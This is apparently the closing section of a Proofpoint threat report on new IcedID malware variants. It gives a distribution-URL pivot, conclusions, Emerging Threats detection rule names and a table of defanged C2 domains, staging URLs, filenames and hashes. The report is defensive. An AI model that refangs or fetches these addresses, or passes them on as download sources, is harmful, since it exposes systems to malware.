Finally, pivoting on where this “c2.dll” (IcedID Lite loader) came from, the distribution URL “http[:]//104[.]156[.]149[.]6/webdav/c2.dll” is observed. Similarly, this IP address hosted an IcedID campaign from TA581 that occurred on 21 February 2023. The TA581 campaign ended up loading the DLL “host.dll” from that same directory and led to one of the first campaigns of Proofpoint observing the Forked variant. At the time when this distribution URL was live the IP was hosting an open directory on /webdav/ that contained various bat files, a forked IcedID loader as well as this lite loader.

Conclusion

IcedID is a popular malware typically used by more advanced cyber criminal threat actors, and its use across the threat landscape has remained relatively consistent until recently. Ultimately, there seems to be considerable effort going into the future of IcedID and the malware's codebase, including the addition of two new variants described in this report. While historically IcedID's main function was a banking trojan, the removal of banking functionality aligns with the overall landscape shift away from banking malware and an increasing focus on being a loader for follow-on infections, including ransomware.

Proofpoint anticipates that while many threat actors will continue to use the Standard variant, it is likely the new variants will continue to be used to facilitate additional malware attacks.

ET Rules

ET MALWARE Win32/IcedID Request Cookie
ETPRO MALWARE Win32/IcedID Stage2 Checkin
ETPRO MALWARE Win32/IcedID Stage2 CnC Activity
ETPRO MALWARE Win32/IcedID Stage2 CnC Activity M2 (GET)

Indicators of Compromise

Indicator	Type	Description	Date Observed
ehonlionetodo[.]com	C2	IcedID Loader	February 2023
samoloangu[.]com	C2	IcedID Loader	February 20-23, 2023
sanoradesert[.]com	C2	IcedID Bot	February 20-23, 2023
steepenmount[.]com	C2	IcedID Bot	February 20-23, 2023
guidassembler[.]com	C2	IcedID Bot	February 20-23, 2023
renomesolar[.]com	C2	IcedID Bot	February 3, 2023
palasedelareforma[.]com	C2	IcedID Bot	February 3, 2023
noosaerty[.]com	C2	IcedID Bot	February 3, 2023

hxxp[://]helthbrotthersg[.]com/view[.]png	URL	HTA Payload URL	February 3, 2023
hxxp[://]104[.]156[.]149[.]6/webdav/c2[.]dll	URL	Staging URL for Lite Loader	February 22, 2023
hxxp[://]lepriconloots[.]com/botpackn1[.]dat	URL	Staging URL for the IcedID bot	February 22, 2023
hxxp[://]94[.]131[.]11[.]141/webdav/Labels_FDA_toCheck[.]bat	URL	.URL File Payload URL	February 20-23, 2023
hxxp[://]94[.]131[.]11[.]141/webdav/fda[.]dll	URL	BAT Payload URL	February 20-23, 2023
Recall_2.22.url	filename	.URL Attachment	February 20-23, 2023
feb20_fda_labels-violation.url	filename	.URL Attachment	February 20-23, 2023
dc51b5dff617f4da2457303140ff1225afc096e128e7d89454c3fa9a6883585c	SHA256	.URL Attachment	February 20-23, 2023
7c8b3b8cf2b721568b96f58e5994b8ddb8990cd05001be08631ade7902ae6262	SHA256	Botpackn1.dat	February 22, 2023
fbad60002286599ca06d0ecb3624740efbf13ee5fda545341b3e0bf4d5348cfe	SHA256	IcedID Standard Loader	February 3, 2023
03fdf03c8f0a0768940c793496346253b7ccfb7f92028d3281b6fc75c4f1558e	SHA256	HTA	February 3, 2023
9bf40256fb7f0acac020995a3e9a231d54a6b14bb421736734b5815de0d3ba53	SHA256	WSF	March 10, 2023
befeb1ab986fae9a54d4761d072bf50fdbff5c6b1b89b66a6790a3f0bfc4243f	SHA256	DLL	March 10, 2023
hxxp[://]segurda[.]top/dll/loader_p1_dll_64_n1_x64_inf[.]dll53[.]dll	URL	Staging URL for Standard Loader	March 10, 2023

hxxp[://]segurda[.]top/gatef[.]php	URL	PowerShell Payload URL	March 10, 2023
consumption_8581_march-10.html	Filename	HTML Attachment	March 10, 2023

Subscribe to the Proofpoint Blog